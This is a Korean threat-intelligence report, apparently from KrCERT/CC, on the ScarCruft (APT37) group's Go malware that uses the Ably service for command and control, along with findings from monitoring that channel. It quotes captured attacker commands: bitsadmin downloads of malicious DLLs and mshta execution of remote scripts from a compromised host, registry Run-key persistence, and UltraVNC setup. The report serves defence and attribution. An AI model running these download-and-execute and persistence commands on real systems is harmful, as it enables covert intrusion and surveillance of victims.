TTPs $ ScarCruft Tracking Note

생성일	2022년 12월 9일 오후 2:26
최종 수정일	2023년 2월 15일 오후 4:10
집필	김동욱 이태우 이슬기
감수	이재광 팀장 박용규 단장 최광희 본부장
contact	@88_ryank @heavyrain_89 @s3ul_lee

본 글은 TTPs #9. 개인의 일상을 감시하는 공격전략 분석 리포트[1]에서 이어집니다.

Abstract

공격 조직

본 보고서에서 분석한 조직은 최소 2012년 부터 국내를 대상으로 공격 활동을 펼치고 있습니다. 공격 조직의 이름은 각 보안업체들 마다 명명한 여러가지 이름으로 불리고 있으며 대표적인 이름은 아래와 같습니다. 본 보고서에서는 Kaspersky로부터 공유받은 샘플로부터 추적을 시작하였기 때문에 ScarCruft 라는 이름을 차용하여 설명합니다.

AKA	Named By
ScarCruft	Kaspersky
APT37	Mandiant
금성121	ESTsecurity
Red Eyes	AhnLab
Ricochet Chollima	CrowdStrike

공격 조직의 타겟과 목적

ScarCruft 그룹은 국가기반 해킹 조직으로, 국가의 체제 유지를 위해 공격을 수행하는것으로 보입니다. 체제를 이탈한 주민, 해외 파견 근로자, 기자 및 선교사를

주 공격 대상으로 삼고 있습니다. 뿐만 아니라 공격 조직이 속한 국가와 관련된 국내 주요 인사들도 공격 대상입니다. 공격 대상에 대해 해킹에 성공하면 대상의 휴대전화 기록, 데스크톱 기록, 메신저 채팅 기록등을 탈취합니다. 침해한 시스템을 파괴하거나 탈취한 정보로 협박하는 등의 행위를 하지 않는 것으로 보아 감시 목적이 강한 것으로 추정됩니다.

주요 침투방식

목표 대상이 관심을 가질 만한 내용으로 스피어피싱 이메일을 송부하여 악성코드를 다운로드 받도록 유도하는 방식을 많이 사용합니다. 또한 메신저 채널에 위장 잠입하여 악성앱 설치를 유도하기도 합니다.

본 보고서의 핵심 내용

한국인터넷진흥원은 기존 발표한 보고서(TTPs #9 개인의 일상을 감시하는 공격전략 분석) 이후 지속적인 추적을 통해 ScarCruft 공격조직이 새로이 사용한 신규 명령제어 채널을 발견하였습니다. 우리는 신규 명령채널을 모니터링 할 수 있는 도구를 직접 개발 제작하여 작년 10월 중순부터 약 2개월간 공격자의 명령제어 과정을 24시간 추적하고 모니터링 하는 활동을 수행했습니다. 그 결과, 해당 조직의 타겟으로 확인된 감염자를 확인하여, 피해가 확산되지 않도록 조치했습니다. 공격자는 타겟을 감시하기 위하여 Chinotto 악성코드를 적극적으로 활용하며 VNC 설치, 정보유출 등의 활동을 하는 것으로 확인했습니다. 그리고 공격대상의 환경과 공격목적에 맞게 명령제어 체계를 재정비하는 정황도 확인하였습니다.

KrCert/CC는 지속적인 추적 활동을 통해 공격자의 변화된 TTP를 확인하고 이것을 알림으로써 방어자들에게 각자의 방어 환경에 맞는 전략을 수립하는데 도움을 줄 것입니다. 또한 단순히 공격자의 행위를 추적하고 TTPs를 파악하는 활동을 넘어 피해사실 인지 즉시 조치해 민간 기업과 개인의 위협을 제거하고 억지하기 위해 끊임없이 노력하고 있습니다.

1. Introduction

2022년 연말 공개한 TTPs #9 개인의 일상을 감시하는 공격전략 분석을 통해, 고도화된 정보수집 활동과 공격 기법, 전술, 그리고 절차에 대하여 공유하였습니다. 본 문서에서는 보고서 게시 시점에 공개하지 않았던 Go 언어 기반의 새로운 명령제어 기법에 대하여 설명하고, 악성코드에 내재된 API 키를 활용하여 공격자의 행위를 모니터링한 결과를 공유합니다.


2. Attack Scenario (Updated)

공격자는 공격을 수행하고 지속하기 위해 TTP 중 일부를 지속적으로 변화하며 공격을 수행하고 있습니다. 우리는 위협을 추적 및 제거하고 분석하는 과정에서 **기술(Techniques)**의 변화를 확인했습니다. 기존 공격 과정에서는 명령제어를 위해 스크립트 기반의 명령제어를 활용하였으나, 현재 **Golang 기반 명령제어 체계를 구축해 더욱 더 은밀하게 명령제어를 수행하고 있음을 확인했습니다.**


명령제어를 위해 Ably라는 Third party 라이브러리를 악용해 명령제어를 위한 비밀 통신 채널을 생성하였으며, 해당 악성 프로그램을 **Go언어**로 작성해 유포했습니다. 뿐만 아니라 목표대상에 침투하고 지속성을 유지(채널이 동작하지 않을 상황을 대비)하기 위해 다양한 명령제어를 위한 악성코드를 추가로 설치하고 있음을 확인했습니다.

우리는 이번 보고서를 통해 ScarCruft 그룹의 신규 악성코드인 **Go언어 기반 원격제어기**를 이용한 명령제어 과정과 **침투 이후 공격자의 행위(Procedures)**에 대해 상세히 이야기합니다.

기존 공격 시나리오




최신 공격 시나리오




3. Third-party 라이브러리(Ably)를 악용한 명령제어

3.1. Ably란?

Ably는 실시간으로 데이터를 송수신하여, 통계정보를 제공하거나 휴대폰 알림 서비스 등으로 활용할 수 있는 서비스 입니다. Ably 서비스를 이용하면, 서버의 메일과 스마트워치의 생체정보도 저장하고 이를 실시간으로 연동하여 데이터를 공유할 수 있기 때문에 유연한 정보 송수신이 가능합니다. 공격자는 Ably 서비스를 악용하여, Go 언어 악성코드에 명령제어 기능을 새로이 구현했습니다.




Ably(https://ably.com)[2]



Ably 서비스 개요도

3.2. Ably를 악용한 Golang 명령제어 체계

공격자는 Ably 서비스를 악용하여 새로운 명령제어 체계를 구축하였습니다. 그리고 이 체계는 Golang 언어를 이용하여 제작된 새로운 악성코드를 기반으로 동작합니다. 간단한 동작절차는 다음과 같습니다.




1. 공격자는 Ably 채널을 생성하고 감염자의 채널접속을 대기합니다.
2. 피해자는 악성코드에 감염되면 내부에 존재하는 Ably API 키와 함께, PC 이름과 계정명으로 HELO라는 문자를 주기적으로 채널에 업로드(데이터명: UP)합니다.
3. 모니터링하고 있던 공격자는 명령이 필요한 PC에게 추가 악성코드를 감염시키는 명령을 base64로 인코딩하여 하달(데이터명: DOWN)합니다.
4. 피해자는 채널을 실시간으로 접근하여 자신의 ID가 있는 명령을 확인, 실행합니다.

5. 피해자는 실행결과를 다시 채널로 업로드(데이터명: UP)합니다.

이 명령체계의 장점 중 첫번째는 차단이 불가능 하다는 점입니다. 우리는 정상적인 서비스인 Ably를 차단할 수 없기 때문입니다. 두번째는 공격자의 IP 노출이 최소화된다는 점입니다. Ably 내부에 로그가 존재할 수는 있지만, 서비스 이용자에게 접속 로그를 제공하는 기능은 존재하지 않습니다. 그리고 세번째는 외부 서비스를 사용하기 때문에 어디에서나 명령제어가 가능하다는 점입니다. 위와 같이, 공격자는 Ably 서비스의 장점을 그대로 활용할 수 있습니다.


중요한 명령을 하달할때는 ScarCruft의 대표적인 원격제어도구인 Chinotto 악성코드 뿐 아니라 다른 환경에서 동작가능한 원격제어도구를 개발/운용하는 것으로 추정됩니다.

Golang based Ably API(악성코드)




악성코드 내부에서 활용되는 Ably API


Ably API 키/채널데이터 이름



Realtime 클라이언트 객체 생성을 위한 Ably API 키



공격자가 명령제어로 악용할 Ably 채널 이름(global)



클라이언트가 공격자 명령을 수신하는 데이터 이름(DOWN)

4. Discussion

4.1. Defend Forward


우리는 선제적으로 대응을 하는 Defend Forward 관점에서 3.2에서 확인할 수 있었던 Ably 서비스의 API 키를 활용, 공격자의 명령제어 채널을 모니터링할 수 있었습니다. 특히, 악성코드를 단순 실행하게 되면 분석환경 정보가 공격자에게 송신되기 때문에, Go 언어를 기반으로 모니터링 스크립트를 직접 개발, 운영하였습니다. 그 결과 ScarCruft의 명령제어 데이터를 확보, 추가적으로 데이터를 분석할 수 있었습니다.

> Defend Forward는 방어자가 공격적인 사고방식으로 사이버 공격에 대응하는 것을 의미하며, 공격 초기단계에서 선제적 대응을 통해 공격자 리소스

> 들 승가시키는 등 방어활동을 수행합니다.

4.2. Monitoring

ScarCruft의 명령제어를 모니터링하는 중 다양한 유형의 명령제어 악성코드를 확인 가능했으며, 과거부터 활용되어 온 명령제어 악성코드와 Golang으로 제작된 신규 서비스(Ably) 기반 악성코드까지 활용한 것을 발견했습니다. 이것은 메인 명령제어 체계의 수단이 비정상적으로 동작할 경우 대체하기 위한 면도 있겠지만, 잠재적 공격대상들이 보유한 환경이 다양하기 때문에 그에 따라 공격도구를 다변화하여 사용하는 것으로 추정됩니다.



File Name	Description	comm
CKUP_****.dll	정보유출 및 명령제어(스크린 캡처, 키로깅 등)	PE
Second.ini	PowerShell 기반 명령제어기	GO B
3.html	Second.ini 와 동일 기능	JScri
myvnc.dll	Second.ini 와 동일 기능	PE
a.ini	Ultra VNC 관련 설정 파일	Settir
b.ini	UltraVNC Server Property Page	PE

> 💬 수집 로그(’22.10.18 16:57:35~’22.12.21 02:16:35, 78,834라인, 5.9MB, 18개 감염기기)

- **최초 감염 이후, 공격자는 어떠한 명령을 수행하는가?**

  감염단말기로 개인별로 특화된 악성코드를 내리고, msinfo32.exe를 통해 악성코드를 실행, 공격자와 감염자의 통신채널을 구축합니다. 이후, 정보유출을 위해서 UltraVNC를 사용하기도 합니다.

  아래는 감염자가 최초로 감염된 이후에 공격자가 어떻게 명령을 내렸는지 확인할 수 있는 실제 데이터입니다.

<# D-Day: 최초 비콘신호 발생일 #> # D+10: 기존 악성코드(evc.dll)를 삭제하고, 새로운 악성코드(CKUP_****.dll<->evc.dll)를 다운로드 받고 실행, 윈도우 재시작시 자동실행되도록 레지스트리에 등록(값: msinfo)합니다. taskkill /im msinfo32.exe /f taskkill /im msinfo32.exe /f del c:\users\public\libraries\evc.dll bitsadmin /transfer mm http://[compromised host]/xe/files/attach/images/555/[CKUP_****].dll c:\users\public\libraries\evc.dll forfiles /p c:\users\public reg query hkcu\software\microsoft\windows\currentversion\run reg query hkcu\software\microsoft\windows\currentversion\run reg delete hkcu\software\microsoft\windows\currentversion\run /v rANwUamQZpSHw /f reg delete hkcu\software\microsoft\windows\currentversion\run /v RLWa /f reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v msinfo /d "C:\Users\Public\msinfo32.exe" /f reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v msinfo /d "C:\Users\Public\msinfo32.exe" /f reg query hkcu\software\microsoft\windows\currentversion\run c:\users\public\msinfo32.exe # D+25: D+10과 같이, 기존 악성코드(CKUP_****.dll<->evc.dll)를 삭제하고, 새로운 악성코드(CKUP_****.dll->evc.dll)를 다운로드합니다. 이후, msinfo32.exe를 통해 다시 로드/실행합니다. forfiles /p c:\users\public taskkill /im msinfo32.exe /f del c:\users\public\libraries\evc.dll bitsadmin /transfer mmm http://[compromised host]/xe/files/attach/images/555/[CKUP_****].dll c:\users\public\libraries\evc.dll whoami c:\users\public\msinfo32.exe # D+29: mfc42u-myvnc-win10.dll, myvnc.dll을 다운로드하고 msinfo32.exe를 통해 x86 기반의 명령제어 악성코드를 실행합니다. reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v msinfo64 /d "c:\users\public\myvnc\msinfo32.exe" /f mkdir c:\users\public\myvnc bitsadmin /transfer mmm http://[compromised host]/xe/files/attach/images/555/mfc42u-myvnc-win10.dll c:\users\public\myvnc\mfc42u.dll bitsadmin /transfer mmm http://[compromised host]/xe/files/attach/images/555/myvnc.dll c:\users\public\myvnc\evc.dll c:\users\public\myvnc\msinfo32.exe c:\users\public\myvnc\msinfo32.exe whoami forfiles /p c:\users\public\myvnc copy c:\windows\syswow64\msinfo32.exe c:\users\public\myvnc\msinfo32.exe c:\users\public\myvnc\msinfo32.exe # D+39: mshta.exe를 이용하여 악성 스크립트(JScript 명령제어 악성코드)를 실행합니다. mshta http://[compromised host]/skin/product/1.html # D+46: mshta.exe를 이용하여 악성 스크립트(JScript 명령제어 악성코드)를 실행합니다. mshta http://[comp

```
romised host]/skin/product/1.html
```


```
<# UltraVNC 사용사례 #> bitsadmin /transfer mmm htt
p://[compromised host]/xe/files/attach/images/555/b.
ini c:\users\public\winvnc.exe bitsadmin /transfer m
mm http://[compromised host]/xe/files/attach/images/
555/a.ini c:\users\public\UltraVNC.ini bitsadmin /tr
ansfer mmm http://[compromised host]/xe/files/attach
/images/555/b.ini c:\users\public\winvnc.exe
```


- **공격자는 언제 작업을 수행하는가?**

  공격자는 평일에 근무하고 주말에 휴식을 취하는 주6일제로 근무하는 것으로 보입니다. 또한, KST(UTC+9)를 기준으로 데이터를 해석할 경우, 업무시간 또한 일반적인 9 TO 6로 추정됩니다(혹은 더 이른 출근시간으로 보입니다).

  > 모니터링 했던 2개월여 기간 중 명령이 없던 날은 9일(전체 주말: 18일)이기 때문에 평균적으로 주 6일로 근무한다고 추정할 수 있습니다. 또한, 휴일을 탄력적으로 조정가능한 것으로 보입니다.

  감염기기(DESKTOP-*******-user)의 경우, 공격자는 토요일 저녁(2022-12-03 20:51:38)에 처음으로 작업을 시작하여, 자정(2022-12-04 00:06:29)에 공격을 마무리하고, 다음날 일요일인 2022-12-04 08:31:38에 다시 공격을 시작하였습니다. 위의 사례를 보아 특별근무가 필요한 경우, 공격자는 주말에도 쉬지않고 공격하는 것으로 보입니다.





- **공격자는 최초 침투 이후 어떤 작업을 수행하는가?**

  공격자는 윈도우 실행시 mshta를 통해 악성코드가 실행되도록 레지스트리에 등록합니다. 이 스크립트는 자동화된 프로그램에 의해 생성되었을 수 있다고 추정합니다.

  ping 명령어의 수행시간과 레지스트리 등록 값을 랜덤으로 부여하며, 레지스트리에 등록되는 랜덤 값들이 동일한 값을 가지는 것은, mshta를 통해 실행되는 악성 스크립트가 프로그램에 의해 새로 생성된다고 추정할 수 있습니다.

```
PybPMHPBZzOvW 493003 http://[compromised host]/data/
8.html RLWa 466887 http://[compromised host]/instal
l.bak/sony/8.html RNta 505469 http://[compromised ho
st]/win/shenti/1.html VVjwMPurpbE 458506 http://[com
promised host]/data/3.html XgTLkcrfUh 586876 htt
p://[compromised host]/data/6.html ZIhEHoHNOq 557912
http://[compromised host]/install.bak/sony/1.html eL
JS2WPERP5jc 514783 http://[compromised host]/editor/
uploads/data/14753.html jreWLiWlpnSF 373933 htt
p://[compromised host]/data/9.html nAhQkqqCnoRMq 500
780 http://[compromised host]/install.bak/sony/10.ht
ml rANwUamQZpSHw 493887 http://[compromised host]/in
stall.bak/sony/8.html xczzkvQfArATVP 503189 htt
p://[compromised host]/install.bak/sony/8.html yMDB
584647 http://[compromised host]/data/7.html
```

4.3. Human vs. Automation

아래 근거를 종합하여 판단하였을때, ScarCruft의 조직원들에게는 공격을 수행하기 위한 매뉴얼과 스크립트 생성기가 존재하고, 일부 변수에 대하여 사람이 직접 수정, 공격하는 것으로 추정됩니다.

근거 1. mm vs. mmm

근거 2. reg add vs reg delete, reg query

근거 3. 공격자의 실수

References

1. TTPs #9 개인의 일상을 감시하는 공격전략 분석

   TTPs #9: 개인의 일상을 감시하는 공격전...
   본 보고서에서는 2021년부터 현재까지 개인의
   PC(사무용 포함)를 타겟으로 단말기 정보를 탈취하
   https://thorcert.notion.site/TTPs-9-f0...

2. Ably

   Ably: the platform to power synchr...
   Ably provides a suite of APIs to build,
   extend, and deliver powerful digital
   https://ably.com/